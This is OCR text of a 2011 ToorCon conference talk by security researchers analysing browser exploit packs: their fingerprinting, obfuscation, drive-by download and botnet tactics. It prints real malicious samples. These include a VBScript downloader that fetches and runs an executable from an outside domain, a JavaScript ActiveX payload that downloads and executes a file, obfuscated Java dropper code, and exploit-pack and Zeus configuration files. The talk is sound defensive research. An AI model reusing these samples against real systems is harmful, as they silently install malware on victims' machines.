Browser Exploit Packs Exploitation Tactics

ToorCon Security Conference
SEATTLE , 2011

Aditya K Sood | Richard J Enbody

SecNiche Security | Department of Computer Science and Engineering
Michigan State University

About Us


- Aditya K Sood
  - Founder , SecNiche Security
    - Independent Security Consultant, Researcher and Practitioner
    - Worked previously for Armorize, Coseinc and KPMG
    - Active Speaker at Security conferences
    - Written Content – ISSA/ISACA/CrossTalk/HITB/Hakin9/Elsevier NES|CFS
    - LinkedIn : ***http://www.linkedin.com/in/adityaks***
    - **Website:** ***http://www.secniche.org*** | **Blog:** ***http://secniche.blogspot.com***
  - PhD Candidate at Michigan State University
- Dr. Richard J Enbody
  - Associate Professor, CSE, Michigan State University
    - Since 1987, teaching computer architecture/ computer security / mathematics
    - Website: ***http://www.cse.msu.edu/~enbody***
  - Co-Author CS1 Python book, The Practice of Computing using Python.
  - Patents Pending – Hardware Buffer Overflow Protection

Agenda

- BEP Generic Framework
  - BEP Insidious Details
- BEP Trades and Tactics
  - Plugin Detection and Verification
  - String Obfuscation, Replacement and Manipulation
  - User Agent Based Fingerprinting
  - IP Logging Detection Trick
  - Drive By Downloads
  - Drive By Cache
  - BEP's and Botnets Collaboration
- Future Work and Discussion

BEP Generic Framework

- BEP Framework
  - Detecting Patterns
    - Fingerprinting the victim environment
    - Applying inherent techniques supporting exploitation
    - Robust approach to set the ground before serving exploits
  - Supporting Objects
    - JavaScript event handlers
    - Document Object Model (DOM) objects
    - Dynamic content generation
    - Requests across domains



  - Exploit Trigger
    - Serving exploits efficiently
    - Dropping malicious executable or bot in the victim machine

BEP Configuration Check


- BEP Framework
  - Configuration (Admin Panel + Execution Environment)
    - Payload determines the malicious executable to be dropped
      - BEP's are a supporting agent for botnets. Ofcourse, bots are dropped.
    - Apart from normal settings, exploit distribution environment is set.

```
//dbName:  The name your MySQL database.
$sqlSettings['dbName'] = 'bl';

//tableVisitorsList:  The table name to track visitors.  This is created in the install process.
$sqlSettings['tableVisitorsList'] = 'visitors_list';

//panel_user: the username used to secure the statistics page
$panel_user = "user";
//panel_pass: the password used to secure the statistics page
$panel_pass = "password";

//enabled_signed: enable the java signed applet.  (this requires user interaction)
$enable_signed = true;

//payload_filename: the filename of your payload.
$payload_filename = 'payload.exe';

//config_url: the url to where your pack is located.  This is very important.  Please make sure it includes the http://
$config_url = 'http://localhost/BleedingLife2';

//exploit_delay: this is the delay between exploits in milliseconds.  10 seconds = 10000, 5 seconds = 5000, etc.
$exploit_delay = 5000;

//reuse_iframe:  by default each exploit is created in its own iframe.  set this to true to reuse the same iframe for each exploit
$reuse_iframe = false;

//ajax_stats:  refresh the "Overall Statistics" using ajax.
$ajax_stats = true;

//ajax_delay: this is the delay between refreshing in milliseconds.  10 seconds = 10000, 5 seconds = 5000, etc.
$ajax_delay = 5000; ?>
```

PHP Ion Cube Encoder

- PHP Ion Cube Encoder
  - Why ?
    - Most of the BEPs are designed in PHP.
    - Encodes all the exploits in a robust manner (efficient code protection)
      - All PHP files in BEP's are encoded except configuration file
      - No restoration of compiled files back to source level.
        - » Protection is applied at compilation time
      - Encoded files have digital signatures.
      - MAC protection enabled.
    - Exploit detection becomes hard

```
<?php //0035e
if(!extension_loaded('ionCube Loader')){$__oc=strtolower(substr(php_uname()
,0,3));$__ln='/ioncube/ioncube_loader_'.$__oc.'_'.substr(phpversion(),0,3).
(($__oc=='win')?'.dll':'.so');$__oid=$__id=realpath(ini_get('extension_dir'))
;$__here=dirname(__FILE__);if(strlen($__id)>1&&$__id[1]==':'){$__id=str_replace
('\\','/',substr($__id,2));$__here=str_replace('\\','/',substr($__here,2));}
$__rd=str_repeat('/..',substr_count($__id,'/')).$__here.'/';$__i=strlen($__rd)
;while($__i--){if($__rd[$__i]=='/'){$__lp=substr($__rd,0,$__i).$__ln;if(file_exists
($__oid.$__lp)){$__ln=$__lp;break;}}}@dl($__ln);}else{die('The file '.__FILE__."
is corrupted.\n");}if(function_exists('_il_exec')){return _il_exec();}echo
('Site error: the file <b>'.__FILE__.'</b> requires the ionCube PHP Loader '.
basename($__ln).' to be installed by the site administrator.');exit(199);
?>
```



Max Mind Geo Location Library

- Tracking and Tracing
  - Open source library for statistical analysis
    - Most of BEP's and botnets explicit use this library
    - However, it is not a hard restriction to use this library
      - Malware writers can also use custom designed tracking code
      - An inadvertent part of any BEP


```
function geoip_country_name_by_addr($gi, $addr) {
if ($gi->databaseType == GEOIP_CITY_EDITION_REV1) {
$record = geoip_record_by_addr($gi,$addr);
return $record->country_name;
} else {
$country_id = geoip_country_id_by_addr($gi,$addr);
if ($country_id !== false) {
return $gi->GEOIP_COUNTRY_NAMES[$country_id];
}
}
return false;
}
function getdnsattributes ($l,$ip){
$r = new Net_DNS_Resolver();
$r->nameservers = array("ws1.maxmind.com");
$p = $r->search($l."." . $ip .".s.maxmind.com","TXT","IN");
$str = is_object($p->answer[0])?$p->answer[0]->string():'';
ereg("\"(.*)\"",$str,$regs);
$str = $regs[1];
return $str;
}
```

Trade and Tactics

Plugin Detection and Verification

- Plugin Verification and Version Detection
  - Plugin Detection ! Why?
    - Enumerating the installed plugins in browsers.
    - Serving exploits based on installed version of various plugins
      - Generic PluginDetect.js script is used to attain the information
  - Example: Phoenix Browser Exploit Pack
    - GetJavaInfo.jar
      - Decompilation provides the generic code of detecting installed java version
      - Used to verify the appropriate exploit match

```
public void start()
{
   String s = System.getProperty("java.version");
   String s1 = getParameter("trigger");
   if(s == "1.5.0" || s.indexOf("1.5.0_01") != -1 ||
   s.indexOf("1.5.0_02") != -1 || s.indexOf("1.5.0_03") != -1 ||
   s.indexOf("1.5.0_04") != -1 || s.indexOf("1.5.0_05") != -1 ||
   s.indexOf("1.5.0_06") != -1 || s.indexOf("1.5.0_07") != -1 ||
   s.indexOf("1.5.0_08") != -1 || s.indexOf("1.5.0_09") != -1 ||
   s.indexOf("1.5.0_10") != -1 || s.indexOf("1.5.0_11") != -1 ||
   s.indexOf("1.5.0_12") != -1 || s.indexOf("1.5.0_13") != -1 ||
   s.indexOf("1.5.0_14") != -1 || s.indexOf("1.5.0_15") != -1 ||
   s.indexOf("1.5.0_16") != -1 || s.indexOf("1.5.0_17") != -1 ||
   s.indexOf("1.5.0_18") != -1 || s.indexOf("1.5.0_19") != -1 ||
   s.indexOf("1.5.0_20") != -1 || s.indexOf("1.5.0_21") != -1 ||
   s.indexOf("1.5.0_22") != -1 || s.indexOf("1.5.0_23") != -1 ||
   s == "1.6.0" || s.indexOf("1.6.0_01") != -1 || s.indexOf("1.6.0_02") != -1 ||
   s.indexOf("1.6.0_03") != -1 || s.indexOf("1.6.0_04") != -1 ||
   s.indexOf("1.6.0_05") != -1 || s.indexOf("1.6.0_06") != -1 ||
   s.indexOf("1.6.0_07") != -1 || s.indexOf("1.6.0_08") != -1 ||
   s.indexOf("1.6.0_09") != -1 || s.indexOf("1.6.0_10") != -1 ||
   s.indexOf("1.6.0_11") != -1 || s.indexOf("1.6.0_12") != -1 ||
   s.indexOf("1.6.0_13") != -1 || s.indexOf("1.6.0_14") != -1 ||
   s.indexOf("1.6.0_15") != -1 || s.indexOf("1.6.0_16") != -1 ||
   s.indexOf("1.6.0_17") != -1 || s.indexOf("1.6.0_18") != -1)
   {
```



String Encoding and Replacement

- Encoding Tactics
  - String manipulation
    - Defining variables to obfuscate the reality
      - » Declaring the strings in reverse order during execution
      - » Passing the required string to definitive string replacement class
      - » Randomizing the BEP file names

```
try
{
   String s2 = b.b(getParameter("a"));
   String s3 = "ridpmt.oi.avaj";
   String s4 = "exe.";
   String s5 = "swodniW";
   String s6 = "eman.so";
   String s7 = "zl";
   String s8 = (new StringBuffer(s4)).reverse().toString();
   String s9 = (new StringBuffer(s3)).reverse().toString();
   String s10 = (new StringBuffer(s6)).reverse().toString();
   String s11 = (new StringBuffer(s5)).reverse().toString();
   String s12 = "fr";
   String s13 = (new StringBuilder()).append(Math.random()).append(s8).toString();
   String s14 = System.getProperty(s9);
   String s15 = System.getProperty(s10);
```

```
public static String b(String s)
{
   String s1 = (new StringBuilder()).append(s.replace("F", "a").
   replace("#", "b").replace("V", "c").replace("D", "d").replace("@", "e").
   replace("Y", "f").replace("C", "g").replace("R", "h").replace(",", "i").
   replace("L", "j").replace("K", "-").replace("U", "k").replace("^", "l").
   replace("Z", "m").replace("B", "n").replace("Q", "o").replace("=", "p").
   replace("&", "q").replace("M", "r").replace("G", "s").replace("S", "t").
   replace("!", "u").replace("W", "v").replace("%", "w").replace("H", "x").
   replace("P", "y").replace("?", "z").replace("T", "/").replace("I", ".").
   replace("K", "_").replace("(", "_").replace(",", ":").replace("A", "1").
   replace("N", "2").replace("*", "3").replace("J", "4").replace(")", "5").
   replace("O", "6").replace("$", "7").replace("X", "8").replace("+", "9").
   replace("E", "0")).append("?i=1").toString();
   return s1;
}
```

```
w=3000:x=200
:y=1
:z=false
:a = "http://alpha.b0x.su/f0d/bo2.php?i=3"
:Set e = Createobject(StrReverse("tcejbOmetsySeliF.gnitpircS"))
:b = e.GetSpecialFolder(2) & "\exe.exe":OT = "GET"
:Set c = CreateObject(StrReverse("PTTHLMX.2LMXSM"))
:Set d = CreateObject(StrReverse("maertS.BDODA"))
Set o=Createobject(StrReverse("tcejbOmetsySeliF.gnitpircS"))
On Error resume next
c.open OT, a, z:c.send()
If c.Status = x Then
u=c.ResponseBody:d.Open:d.Type = y:d.Write u:d.SaveToFile b:d.Close
End If
CreateObject(StrReverse("llehS.tpircSW")).eXeC b
:CreateObject(StrReverse("llehS.tpircSW")).eXeC "taskkill /F /IM wmplayer.exe"
:CreateObject(StrReverse("llehS.tpircSW")).eXeC "taskkill /F /IM realplay.exe"
:Set g=o.GetFile(e.GetSpecialFolder(2) & "\" & StrReverse("sbv.l"))
:g.Delete:WScript.Sleep w
:Set g=o.GetFile(b)
:g.Delete
```

String Tampering - Example

```
<script language="javascript">
function CrO(o, n) {var r = null;
try { eval("r = o.CreateObject(n)") }catch(e){}
if (! r) {try { eval("r = o.CreateObject(n, \"\")") }catch(e){}}
if (! r) {try { eval("r = o.CreateObject(n, \"\", \"\")") }catch(e){}}
if (! r) {try { eval("r = o.GetObject(\"\", n)") }catch(e){}}
if (! r) {try { eval("r = o.GetObject(n, \"\")") }catch(e){}}
if (! r) {try { eval("r = o.GetObject(n)") }catch(e){}}
return(r);}
function Go(a) {
var obj_msxml2 = CrO(a,"ms"+"xm"+"l2.XM"+"LHT"+"TP");
obj_msxml2.open("GET","sploitlink",false);
obj_msxml2.send(); var ob_adOLD = "ado"+"d";
var obj_adodb = CrO(a,ob_adOLD+"b.str"+"ea"+"m");
obj_adodb.type = 1; obj_adodb.open();
eval("obj_adodb.Write(obj_ms"+"xml2.r"+"esp"+"onseB"+"ody);");
var fn = "C:\\\\tmpO3sz.exe";
obj_adodb.SaveToFile(fn,2);
var s = CrO(a, "S"+"he"+"ll.App"+"lica"+"tion");
s.ShellExecute(fn);
return TRUE;
}
var i = O;
var t = new Array(
"{BD96C556-65A3-11DO-983A-OOC04FC29E3O}","{BD96C556-65A3-11DO-983A-OOC04FC29E36}",
"{AB9BCEDD-EC7E-47E1-9322-D4A210617116}","{OOO6FO33-OOOO-OOOO-COOO-OOOOOOOOOO46}",
"{OOO6FO3A-OOOO-OOOO-COOO-OOOOOOOOOO46}","{6e32070a-766d-4ee6-879c-dc1fa91d2fc3}",
"{6414512B-B978-451D-AOD8-FCFDF33E833C}","{7F5B7F63-FO6F-4331-8A26-339EO3COAE3D}",
"{06723EO9-F4C2-43c8-8358-09FCD1DBO766}","{639F725F-1B2D-4831-A9FD-874847682010}",
"{BAO18599-1DB3-44f9-83B4-461454C84BF8}","{DOCO7D56-7C69-43F1-B4AO-25F5A11FAB19}",
"{E8CCCDDF-CA28-496b-BO5O-6CO7C962476B}","{BD96C556-65A3-11DO-983A-OOC04FC29E3O}",null);
while (t[i]) {
var a = null;
if (t[i].substring(O,1) == "{") {
a = document.createElement("ob"+"ject");
a.setAttribute("cl"+"ass"+"id", "cl"+"sid:" + t[i].substring(1, t[i].length - 1));
} else {try { a = new ActiveXObject(t[i]); } catch(e){}}
if (a) {try {var b = CrO(a, "She"+"ll.A"+"ppli"+"cat"+"ion");
if (b) { if (Go(a)) break;}}catch(e){}}i++;}</script>
```

User Agent Based Fingerprinting

```
function getbrowserver(& $MSIEversion, & $OPERAversion) {
    $uag = $_SERVER['HTTP_USER_AGENT'];
    if ( strstr( $uag, "Opera" ) ) {
        if ( preg_match( "#Opera/(\\d+\\.?\\d*)#s", $uag, $mt ) ) {
            $OPERAversion=$mt[1];
            return "Opera v{$mt[1]}";
        }
        return "Opera";
    }
    if ( strstr( $uag, "Firefox" ) ) {
        if ( preg_match( "#Firefox/(\\d+\\.?\\d*\\.?\\d*)#s", $uag, $mt ) ) {
            return "Firefox v{$mt[1]}";
        }
        return "Firefox";
    }
    if ( strstr( $uag, "MSIE" ) ) {
        if ( preg_match( "#MSIE (\\d+\\.?\\d*)#s", $uag, $mt ) ) {
            $MSIEversion=$mt[1];
            return "MSIE v{$mt[1]}";
        }
        return "MSIE";
    }
    if ( strstr( $uag, "Nav" ) || strstr( $uag, "Netscape" ) ) {
        return "Netscape";
    }
    if ( strstr( $uag, "Konqueror" ) ) {
        return "Konqueror";
    }
    if ( strstr( $uag, "Chrome" ) ) {
        return "Chrome";
    }
    if ( strstr( $uag, "Safari" ) ) {
        return "Safari";
    }
        function getcountry( ) {
            $geo = geoip_open( "drkmjrc.dat", GEOIP_STANDARD );
            $cnt = geoip_country_code_by_addr( $geo, $_SERVER['REMOTE_ADDR'] );
            if ( !$cnt ) {
                $cnt = "-";
            }
            geoip_close( $geo );
            return $cnt;
        }
```

```
function getbrowsertype( ) {
    $uag = $_SERVER['HTTP_USER_AGENT'];
    if ( strstr( $uag, "Opera" ) ) {
        return "Opera";
    }
    if ( strstr( $uag, "Firefox" ) ) {
        return "Firefox";
    }
    if ( strstr( $uag, "MSIE" ) ) {
        return "MSIE";
    }
    return "Other";
}

function getosver( ) {
    $uag = $_SERVER['HTTP_USER_AGENT'];
    if ( strstr( $uag, "Windows 95" ) ) {
        return "Windows 95";
    }
    if ( strstr( $uag, "Windows 98" ) ) {
        return "Windows 98";
    }
    if ( strstr( $uag, "Win 9x 4.9" ) ) {
        return "Windows ME";
    }
    if ( strstr( $uag, "Windows NT 4" ) ) {
        return "Windows NT 4";
    }
    if ( strstr( $uag, "Windows NT 5.0" ) ) {
        return "Windows 2000";
    }
    if ( strstr( $uag, "SV1" ) ) {
        return "Windows XP SP2";
    }
    if ( strstr( $uag, "Windows NT 5.1" ) ) {
        return "Windows XP";
    }
    if ( strstr( $uag, "Windows NT 5.2" ) ) {
        return "Windows 2003";
```

IP Logging Detection Trick (IPLDT)

- What it is all about?
  - Hampering the analysis process
    - Exploit is served only once a time to the required IP
    - BEP uses GeoLocation PHP library to keep a track of IP addresses
    - Appropriate check is performed before serving exploit
      - » If IP is already served no more exploits are delivered
      - » In other terms, no more infection to the specific IP address


```
<?php session_start();
if (!session_is_registered("locale")) {
//checkfor the session variable
$db_con = mysql_connect('localhost', 'geo_user', 'geo_password');
if ($db_con) {
$ip_chk = sprintf("%u", ip2long($_SERVER['REMOTE_ADDR']));
mysql_select_db("geo_ip", $con);
$detect = "SELECT '' FROM infected_ip WHERE $ip_chk=$inf_ip";
If ( $ip_chk == $detect )
{ // Exploit is already served to this IP}
else
{ //Serve Exploit to this IPAddress}
.................} ?>
```

Long Live – Drive By Downloads

- Inside Drive By Downloads
  - Serving malware by forcing users to visit infected website
  - Iframe is injected into vulnerable websites
  - Exploit is served silently based on browser environment


Long Live – Drive By Downloads

- Complete Process
  - Victim browser is forced to visit infected website
  - Iframe redirects browser to the **EXPLOIT POINT (Exploit Hub)**
  - Exploit is served by fingerprinting browser environment
  - Browser is exploited successfully
  - Exploit point silently asks for the malware from the malicious domain
    - » **It can be self driven**
  - Malware is downloaded into system and automatically installed



Wait ! Drive By Cache. What?

- What it is ?
  - Brother of Drive by Download Attacks. Is it ?
  - More efficient way to bypass anti virus protections .
- Comparison – *Drive By Download / Drive By Cache*
  - Very less variations have been noticed (Drive By Cache)
  - However, the infections are still in the wild and some of the traces have been noticed
  - Lot more to research over this attack but it has been initialized already
  - *Reference:* http://blog.armorize.com/2011/04/newest-adobe-flash-0-day-used-in-new.html



BEP's & Botnets Collaboration

- Is This True Artifact?
  - Yes it is.
    - BEP's are used in conjunction with botnets
    - On successful exploitation, bot is dropped into victim machine
    - Harnessing the power of two different frameworks to deliver malware
    - Some traces have been seen of ZEUS (Botnet) + BlackHole (BEP)

```
$DBHOST = "localhost";
$DBNAME = "Zeus";
$DBUSER = "root";
$DBPASS = "pass";
$ADMINPW = "aaf4c61ddcc5e8a2dabede0f3b482cd9aea9434d"; //SHA-1 Hash from your password
$ACTIVATION_PASSWORD = "suckit";
$BANTIME = 86400;
$SOUND = "Disabled";
$COUNTRIES = array("RU" => "ashrfwdogsfvxn.exe", "DE" => "ashrfwdogsfvxn.exe", "US" =>
    "ashrfwdogsfvxn.exe");
```

Top 5 Java Exploits – BEP Choice

- Finest and Fast Five Java Exploits
  - High exploitation and infection Rate
    - Sun Java Runtime Environment Trusted Methods Chaining Remote Code Execution Vulnerability **(CVE-2010-0840)**
    - Java JRE MixerSequencer Invalid Array Index Remote Code Execution Vulnerability (**CVE-2010-0842)** | Java JMF MIDI
    - Java Unspecified vulnerability in the Java Deployment Toolkit component in Oracle Java SE (**CVE-2010-0886)**
    - Sun Java Runtime RMIConnectionImpl Privileged Context Remote Code Execution Vulnerability (**CVE-2010-0094)** | Java RMI
    - Java argument injection vulnerability in the URI handler in Java NPAPI plugin (**CVE-2010-1423)**

Future Work and Discussion

- Hunting back the malware domains like a hacker
- Continuous analysis to dig deeper into malware world
- Designing solutions and protection mechanisms
- Researching new and advanced hacking techniques
- Becoming smarter with the passage of time

Questions / Thanks

- Thanks to ToorCon (http://www.toorcon.org)
- Thanks to SecNiche Security(http://www.secniche.org)

- Malware at Stake (http://secniche.blogspot.com)